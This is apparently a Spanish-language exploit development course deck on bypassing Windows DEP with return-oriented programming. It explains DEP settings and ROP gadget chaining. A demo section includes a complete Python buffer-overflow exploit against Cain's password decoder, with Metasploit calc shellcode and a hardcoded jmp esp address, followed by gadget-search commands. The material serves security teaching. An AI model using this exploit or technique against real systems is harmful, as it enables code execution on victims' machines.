

Exploiting en Windows



Técnicas de Mitigación (II)

Recapitulando...

- Entendimos como funcionan diferentes técnicas para la mitigación de la explotación de software. Medidas como SafeSEH, SEHOP y Buffer Security Checks (/GS flag, stack cookies, variable reordering).
- También entendimos qué posibilidades tenemos para evadir estos mecanismos de seguridad.

Hoy veremos...

Otras medidas de seguridad como DEP y ASLR.

DEP

(Data Execution Prevention)

DEP

DEP es una medida de seguridad que intenta evitar la ejecución de código arbitrario por parte de un atacante que haya explotado una vulnerabilidad.

Para poder usar DEP es necesario que el hardware en el que se ejecuta el sistema lo soporte (**hardware-enforced** DEP).

Las CPUs Intel llaman a esta funcionalidad XD (eXecute Disable) “bit”. Las CPUs AMD la llaman NX (No Execute) “bit”.

Esta medida de seguridad se basa en que **sólo tendrán permisos de ejecución aquellas páginas/regiones de memoria que lo indiquen a través del bit XD/NX.**

DEP

Esto significa que siempre que se intente ejecutar código almacenado en una región de memoria sin permisos de ejecución se producirá una excepción STATUS_ACCESS_VIOLATION (0xC0000005).

Esto provocará que el proceso termine sin llegar a ejecutar código.

- **¿Cómo nos afecta esto?**

Básicamente, las regiones de memoria en las que habitualmente el usuario puede almacenar datos, ya no tendrán permisos de ejecución.

Esto incluye la pila y el heap.

DEP

Hasta ahora, el workflow para explotar un desbordamiento de búfer en la pila era el siguiente:

1. Almacenar un shellcode en la pila.
2. Sobrescribir metadatos para que EIP apunte a nuestro shellcode.
3. Ejecutar nuestro shellcode.

DEP intenta **evitar que se pueda ejecutar código que un atacante haya inyectado en la aplicación.**

En la mayoría de software (aunque haya excepciones), el programador no tiene porqué almacenar y ejecutar código “en tiempo de ejecución”, así que **sólo debería tener permisos de ejecución la sección .text de un ejecutable.**

DEP

La funcionalidad de DEP se puede utilizar desde Windows XP SP2 y Windows Server 2003 SP1.

El uso de DEP dependerá de cómo esté configurada esta funcionalidad tanto a nivel de aplicación como a nivel del sistema en general (system-wide).

Actualmente, para desarrollar software que soporte (que opte a) DEP, se debe compilar (enlazar) con el flag /NXCOMPAT. Esta funcionalidad se añadió en sistemas Windows Vista y Windows Server 2008.

Hay otros modos para especificar que un software quiere optar a DEP. Por ejemplo, a través de la “Application Compatibility Database”, a través del registro de Windows o a través de llamar a la función `SetProcessDEPPolicy`. No entraremos en estas opciones aunque se puede encontrar más información en las referencias.

DEP

Veamos cómo se relaciona la configuración de DEP a nivel de sistema y a nivel de aplicación.

A nivel de sistema, DEP se puede configurar a través de los siguientes parámetros:

- **Opt-In:** Se activa DEP para aquellos procesos que hayan optado explícitamente a tener DEP.
- **Opt-Out:** Todos los procesos tienen DEP menos aquellos que hayan especificado que no quieren DEP.
- **Always On:** Todos los procesos tendrán DEP aunque hayan especificado lo contrario.
- **Always Off:** Ningún proceso tendrá DEP aunque hayan especificado lo contrario.

Algunas configuraciones por defecto de varios sistemas operativos:

- **Opt-In:** Windows XP, Windows Vista, Windows 7, Windows 8/8.1
- **Opt-Out:** Windows Server 2003, Windows Server 2008, Windows Server 2012
- **AlwaysOn:** None
- **AlwaysOff:** None

DEP

Lo podéis comprobar en vuestros sistemas a través de la herramienta **bcdedit**:

```
[21:44:42]:[...]/system32$ bcdedit

Windows Boot Manager
-----
identifier                {bootmgr}
device                    partition=C:
description                Windows Boot Manager
locale                    en-US
inherit                    {globalsettings}
integrityservices          Enable
default                    {current}
resumeobject                {907ac3d3-2334-11e4-bbf6-a21af93c2fb2}
displayorder                {current}
toolsdisplayorder          {memdiag}
timeout                    30

Windows Boot Loader
-----
identifier                {current}
device                    partition=C:
path                      \Windows\system32\winload.exe
description                Windows 8.1
locale                    en-US
inherit                    {bootloadersettings}
recoverysequence            {907ac3d5-2334-11e4-bbf6-a21af93c2fb2}
integrityservices          Enable
recoveryenabled            Yes
allowedinmemorysettings    0x15000075
osdevice                    partition=C:
systemroot                 \Windows
resumeobject                {907ac3d3-2334-11e4-bbf6-a21af93c2fb2}
nx                         OptOut
bootmenupolicy              Standard
```

Si no estáis dormidos, veréis que no cuadra con lo que os he dicho antes...

- `bcdedit /set nx optout`

Entendido, ya no podemos ejecutar shellcodes...

¿Qué hacemos?

DEP - ROP

Everybody freeze, this is a roppery!



ROP

(Return Oriented Programming)

DEP - ROP

Tenemos claro que ya no podemos ejecutar código byte a byte tal y como lo hacíamos hasta ahora.

El código sólo se puede ejecutar de regiones de memoria que tengan permisos de ejecución. Eso sólo nos deja dos opciones:

- 1. Aprovechar el código que YA está en regiones de memoria con los permisos adecuados.**
- 2. Cambiar los permisos de una región de memoria.**

ROP es una técnica que nos permitirá llevar a cabo el punto 1 y, a través del punto 1, podremos llegar a conseguir el punto 2.

DEP - ROP

ROP es una metodología para ejecutar código arbitrario a partir de la ejecución de pequeñas porciones de código que están distribuidas por memoria.

- Cada una de estas pequeñas porciones de código se denominan *ROP Gadgets*.
- Un gadget es un conjunto de instrucciones en ensamblador que termina con una instrucción RET.

```
0x0000000000440608 : mov dword ptr [rdx], ecx ; ret
0x00000000004598b7 : mov eax, dword ptr [rax + 0xc] ; ret
0x0000000000431544 : mov eax, dword ptr [rax + 4] ; ret
0x000000000045a295 : mov eax, dword ptr [rax + 8] ; ret
0x00000000004a3788 : mov eax, dword ptr [rax + rdi*8] ; ret
0x0000000000493dec : mov eax, dword ptr [rdx + 8] ; ret
```

- Un conjunto de gadgets forma lo que se denomina *ROP Chain*.

DEP - ROP

Es muy importante entender porqué los gadgets tienen que acabar con una instrucción RET...

¿Qué ocurre cuando se ejecuta un RET?

Básicamente **se coge lo que hay en la dirección a la que apunta el registro ESP y se almacena en EIP** (y se le suman 4 bytes a ESP).

Un RET es el equivalente a un POP EIP.


Recordad que el registro ESP es el que apunta a la pila.

Si podemos controlar lo que hay en la dirección a la que apunta ESP en el momento de ejecutar un RET (o sea, **lo que hay en la pila**), podremos controlar lo que se ejecutará a continuación!

¿Ha quedado claro?

DEP - ROP

Cuando se produce un desbordamiento de búfer en la pila... ¿Podemos controlar lo que hay en la pila?



- **¿Qué tendremos en la pila?**

En una versión básica de ROP, en la pila sólo necesitaríamos poner las direcciones de memoria que queremos ejecutar.


Cuando queramos ejecutar código un poco más complejo tendremos que poner en la pila los datos necesarios emular llamadas a funciones encadenadas...

DEP - ROP

Los que nunca hayáis oído hablar de ROP, ahora mismo estaréis...

DEP - ROP

Los que nunca hayáis oído hablar de ROP, ahora mismo estaréis...



Veamos un ejemplo simple...

DEP - ROP

Intentemos establecer el registro de EAX a 2.

La opción más simple sería encontrar una sola instrucción del estilo MOV EAX, 2.

El problema es que encontrar esta instrucción exacta puede ser complicado.

Existen otras instrucciones más comunes.

Por ejemplo, nos serviría ejecutar estas instrucciones:

```
XOR EAX, EAX
```

```
INC EAX
```

```
INC EAX
```

Pero encontrar estas tres instrucciones seguidas, también puede ser complicado. Sin embargo, **encontrarlas por separado es algo muy común.**

DEP - ROP

Así que deberíamos encontrar dos instrucciones diferentes, pero para encadenarlas y formar un ROP Chain, necesitamos que cada una finalice con un RET.

Esto significa que en realidad hemos de encontrar las siguientes instrucciones en memoria:

- XOR EAX, EAX; RET
- INC EAX; RET

Con estos dos gadgets podremos construir nuestra ROP chain y conseguir, eventualmente, el equivalente a EAX=2.

DEP - ROP

Supongamos que hemos encontrado las instrucciones en las siguientes direcciones de memoria (después explicaremos como buscar las instrucciones):

- XOR EAX, EAX; RET → 0x11223344
- INC EAX; RET → 0x44332211

¿Cómo podemos explotar un desbordamiento de búfer en el stack y ejecutar el equivalente a EAX=2?

Partamos de la base que somos capaces de sobrescribir sEIP.



DEP - ROP

Si sobrescribimos sEIP con la dirección 0x11223344, cuando salgamos de la función, saltaremos a 0x11223344 y ejecutaremos XOR EAX, EAX.


Después se ejecutará el RET, y en EIP se almacenará lo que haya en la pila después del campo de sEIP... And so on...

A continuación se muestra en un gráfico...

DEP - ROP





1. After function RET



2. After first gadget RET

EAX = 0



3. After second gadget RET

EAX = 1

Estos gráficos muestran el estado de la pila una vez se ha ejecutado el RET.

Una vez EIP apunta al gadget, pero antes de ejecutar las instrucciones del gadget en si.

DEP - ROP

Perfecto! Hemos ejecutado un EAX=2...


¡Vamos a petarlo con un ROP chain equivalente a un Meterpreter!

Os doy 15 minutos y lo ponemos en común...

DEP - ROP

Perfecto! Hemos ejecutado un EAX=2...

¡Vamos a petarlo con un ROP chain equivalente a un Meterpreter!



DEP - ROP

Como os podéis imaginar, hacer cosas complejas usando ROP es un infierno... (*)

Así que la estrategia más utilizada es **copiar el shellcode en memoria, cambiar los permisos de la región de memoria en la que se ubica y ejecutarlo.**

Para conseguir esto, como mínimo, **tendremos que ejecutar una función** del estilo VirtualProtect o VirtualAlloc.

Otra estrategia sería llamar a una función para desactivar DEP. Sin embargo, esta técnica no funciona en todas las versiones de Windows.

(*) Aún cuando parece que ROP es Turing-Complete:

<http://gdtr.wordpress.com/2013/12/13/ropc-turing-complete-rop-compiler-part-1/>

http://www.ics.uci.edu/~ahomescu/microgadgets_woot12.pdf

DEP - ROP

Hasta ahora, hemos ejecutado código sin más. **¿Como ejecutamos funciones utilizando ROP?**


Tendremos que crear las estructuras de memoria necesarias para que cuando saltemos al código de la función que queramos ejecutar, **todos los parámetros de la función estén donde toca.**

Además no tenemos que olvidar que la función que queremos ejecutar también tendrá un RET al final.

Este RET es el que nos permitiría encadenar otras funciones u otro código a ejecutar.

DEP - ROP

Cuando llamemos a una función, la función espera tener los parámetros en la pila. Así que la pila tendrá la siguiente forma:



La complejidad de construir un ROP chain está en encontrar los gadgets necesarios para establecer los valores de cada uno de los parámetros.

Ya os avanzo que con binarios pequeños, hacer cosas (no muy) complejas es un dolor de cabeza...

DEP - ROP

¿Qué hará nuestro ROP?

- A nivel general:

Llamaremos a una función para cambiar los permisos de ejecución de una región de memoria específica (p.ej, una dirección de la pila).

- A nivel específico:

1. Obtener la dirección a la que queremos cambiar los permisos.
2. Llamar a la función para cambiar los permisos
3. Saltar al shellcode

DEP - ROP

¿Qué hará nuestro ROP?

- A nivel general:

Llamaremos a una función para cambiar los permisos de ejecución de una región de memoria específica (p.ej, una dirección de la pila).

- A nivel específico:

- 1. Obtener la dirección a la que queremos cambiar los permisos**
2. Llamar a la función para cambiar los permisos
3. Saltar al shellcode

DEP - ROP

¿Como sabemos la dirección en la que está nuestro shellcode?

Como ya hemos comentado varias veces, “hardcodear” direcciones de memoria cuando hablamos de la pila no es buena idea.

Además, en el futuro, puede que haya ASLR de por medio.

La idea es programar un ROP chain para saber la dirección de la pila.
¿Qué gadgets nos podrían servir?

Por ejemplo, algo del estilo:


```
PUSH ESP; RET  
POP EAX; RET  
ADD EAX, #OFFSET; RET
```

DEP - ROP

Con ese ROP chain podríamos almacenar en EAX la dirección de nuestro shellcode.

La idea es obtener la dirección del stack (de ESP) cuando estamos ejecutando nuestro ROP chain y sumarle un offset.

Este offset lo podemos calcular de antemano, porque nosotros sabemos exactamente cuantos datos/bytes habrá entre el valor de ESP cuando se ejecuta el POP EAX; RET hasta la dirección del shellcode. **Y este offset siempre será el mismo.**



The background of the slide features a light blue and white color scheme with abstract, curved, wave-like shapes. A darker blue curved shape is visible in the top right corner, and a lighter blue curved shape is in the bottom left corner.

Demo

DEP - ROP

Demo

Vamos a volver a explotar la vulnerabilidad que vimos en Cain, pero esta vez lo haremos en Windows 8.1 y activaremos DEP.

Veamos qué protecciones tienen los módulos de Cain en Windows 8.1:

- !mona modules

Module info :

Base	Top	Size	Rebase	SafeSEH	ASLR	NXCompat	OS Dll	Version, Modulename & Path
0x73f60000	0x73fa8000	0x00048000	True	True	False	False	True	7.2.9600.16384 [oleacc.dll] (C:
0x74290000	0x742a2000	0x00012000	True	True	False	False	True	6.3.9600.16384 [NETAPI32.dll] (
0x74950000	0x74968000	0x00018000	True	True	False	False	True	6.3.9600.16384 [CRYPTSP.dll] (C
0x74120000	0x7413b000	0x0001b000	True	True	False	False	True	6.3.9600.16384 [srvcli.dll] (C:
0x74010000	0x74090000	0x00080000	True	True	False	False	True	5.31.23.1230 [RICHEd20.dll] (C:
0x73f30000	0x73f42000	0x00012000	True	True	False	False	True	6.3.9600.16384 [dhcpcsvc6.DLL]
0x74c20000	0x74c29000	0x00009000	True	True	False	False	True	6.3.9600.16384 [CRYPTBASE.dll]
0x741d0000	0x741ed000	0x0001d000	True	True	False	False	True	6.3.9600.16384 [oledlg.dll] (C:
0x73fb0000	0x73fe1000	0x00031000	True	True	False	False	True	3.10.349.0 [msls31.dll] (C:\Win

DEP - ROP

Demo

Además, por defecto, Windows 8.1 tiene DEP a OptIn a nivel de sistema.

```
[20:59:32]:[...]/system32$ bcdedit

Windows Boot Manager
-----
identifier          {bootmgr}
device              partition=C:
description          Windows Boot Manager
locale              en-US
inherit              {globalsettings}
integrityservices    Enable
default             {current}
resumeobject         {907ac3d3-2334-11e4-bbf6-a21af93c2fb2}
displayorder         {current}
toolsdisplayorder    {memdiag}
timeout              30

Windows Boot Loader
-----
identifier           {current}
device               partition=C:
path                 \Windows\system32\winload.exe
description           Windows 8.1
locale               en-US
inherit               {bootloadersettings}
recoverysequence     {907ac3d5-2334-11e4-bbf6-a21af93c2fb2}
integrityservices    Enable
recoveryenabled       Yes
allowedinmemorysettings 0x15000075
osdevice              partition=C:
systemroot            \Windows
resumeobject         {907ac3d3-2334-11e4-bbf6-a21af93c2fb2}
nx                   OptIn
bootmenupolicy        Standard
[20:59:36]:[...]/system32$
```

Así que, en principio, si el sistema tiene especificada la opción Opt-In y el módulo en si no opta a DEP... DEP no debería estar activo.

DEP - ROP

Demo

Esto significa que el exploit que programamos para Windows XP SP3 podría funcionar...

Ya os avanzo que no va a funcionar porque las direcciones que elegimos no funcionan para Windows 8.1.

Sin embargo, la estrategia que usamos para Windows XP SP3, sí que debería funcionar...

DEP - ROP

Demo

Aquí tenemos el exploit correcto:

Como podéis ver, la idea es exactamente la misma que con XP.

Sólo han cambiado las direcciones utilizadas.

```
#!/usr/bin/env python
import struct

# windows/exec - 196 bytes
# http://www.metasploit.com
# VERBOSE=false, PrependMigrate=false, EXITFUNC=process,
# CMD=calc
payload = ""
payload += "\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b"
payload += "\x52\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"
payload += "\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20"
payload += "\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b"
payload += "\x42\x3c\x01\xd0\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0"
payload += "\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3\x3c\x49\x8b"
payload += "\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\x1\xcf\x0d\x01"
payload += "\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2"
payload += "\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c"
payload += "\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b"
payload += "\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b\x12\xeb\x86"
payload += "\x5d\x6a\x01\x8d\x85\xb9\x00\x00\x00\x50\x68\x31\x8b"
payload += "\x6f\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd"
payload += "\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
payload += "\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5\x63\x61\x6c\x63"
payload += "\x00"

junk = 'A' * 8206
# jmp esp | startnull {PAGE_EXECUTE_READWRITE} [Cain.exe]
seip = struct.pack('<L', 0x0041b47d)
# any readable address. This one is from [Cain.exe]
read_addr = struct.pack('<L', 0x0041b47d)

xpl = junk + seip + read_addr + payload

with open('xpl-1.rdp', 'wb') as fd:
    fd.write(xpl)
```

DEP - ROP

Demo

Si lo ejecutáis y abríis el exploit con la herramienta Remote Desktop Password Decoder de Cain, podréis ver que se ejecuta la famosa calculadora.

Esto nos confirma dos cosas:


1. DEP no funciona ya que estamos ejecutando un shellcode almacenado en la pila.
2. En Windows 8.1, si la aplicación no está compilada con las medidas de seguridad necesarias, no cambia nada.

A nosotros nos interesa un escenario con DEP activo, así que vamos a activarlo a nivel de sistema...

DEP - ROP

Demo

Vamos a activar DEP. Para ello, especificaremos a nivel de sistema que se utilice el valor “optout”.

A screenshot of a Windows PowerShell terminal window. The title bar is yellow and contains the PowerShell icon. The terminal text is as follows:

```
Windows PowerShell  
Copyright (C) 2013 Microsoft Corporation. All rights reserved.  
[20:29:43]:[..]/system32$ bcdedit /set nx optout  
The operation completed successfully.  
[20:30:03]:[..]/system32$
```

Se debe ejecutar como administrador (botón derecho sobre la consola y “Ejecutar como administrador”) y reiniciar el sistema.

DEP - ROP

Demo

Para comprobar que la opción ha tomado efecto, ejecutad “bcdedit” y mirad la opción “nx”:

```
[21:44:42]:[...]/system32$ bcdedit

Windows Boot Manager
-----
identifier          {bootmgr}
device              partition=C:
description          Windows Boot Manager
locale              en-US
inherit              {globalsettings}
integrityservices    Enable
default             {current}
resumeobject        {907ac3d3-2334-11e4-bbf6-a21af93c2fb2}
displayorder        {current}
toolsdisplayorder    {memdiag}
timeout              30

Windows Boot Loader
-----
identifier          {current}
device              partition=C:
path                \Windows\system32\winload.exe
description          Windows 8.1
locale              en-US
inherit              {bootloadersettings}
recoverysequence     {907ac3d3-2334-11e4-bbf6-a21af93c2fb2}
integrityservices    Enable
recoveryenabled      Yes
allowedinmemorysettings 0x15000075
osdevice            partition=C:
systemroot           \Windows
resumeobject        {907ac3d3-2334-11e4-bbf6-a21af93c2fb2}
nx                  OptOut
bootmenupolicy       Standard
```

Aunque el comando os muestre que OptOut está establecido...
¡tenéis que reiniciar!

DEP - ROP

Demo

Si volvéis a ejecutar el exploit, os tendría que fallar!

Si lo depuráis, veréis que al saltar a la dirección del shellcode y ejecutarlo, ocurre una excepción. Eso es DEP en acción.

Para evadirlo, tenemos que usar ROP.

Para montar nuestro ROP chain, vamos a tener que empezar a buscar gadgets... ¿Cómo los buscamos?

DEP - ROP

Demo

Tenemos varias herramientas como, por ejemplo, ROPGadget o Radare2

```
[01:29:04]:[...]/ropgadget$ python ROPgadget.py --console
(ROPgadget)> binary C:\Program Files (x86)\Cain\Cain.exe
[+] Binary loaded
(ROPgadget)> load
[+] Loading gadgets, please wait...
[+] Gadgets loaded !
(ROPgadget)> count
[+] 29113 loaded gadgets.
(ROPgadget)> depth 1
[+] Depth updated. You have to reload gadgets
(ROPgadget)> load
[+] Loading gadgets, please wait...
[+] Gadgets loaded !
(ROPgadget)> count
[+] 3878 loaded gadgets.
(ROPgadget)> search jmp esp
0x006e13c2 : jmp esp
(ROPgadget)> search push esp
(ROPgadget)> help

Documented commands (type help <topic>):
=====
all          binary  depth  filter  nojop  nosys  quit   search  thumb
badbytes    count  display load    norop  only   range  settings
Undocumented commands:
=====
EOF  help

(ROPgadget)> depth 3
[+] Depth updated. You have to reload gadgets
(ROPgadget)> load
[+] Loading gadgets, please wait...
[+] Gadgets loaded !
(ROPgadget)> search push esp
0x006e8943 : cdq ; push esp ; call ebx
0x00770866 : dec ebx ; push esp ; ret
```


DEP - ROP

Demo

La idea sería ir buscando gadget a gadget los que necesitáramos para construir nuestro ROP chain...

Aburrido, verdad?

Es sospechoso que llevemos casi 50 diapositivas y aún no haya dicho...

M-O-N-A

DEP - ROP

Demo

Abrid Cain, abrid Immunity Debugger, attach al proceso y:

- **!mona rop**

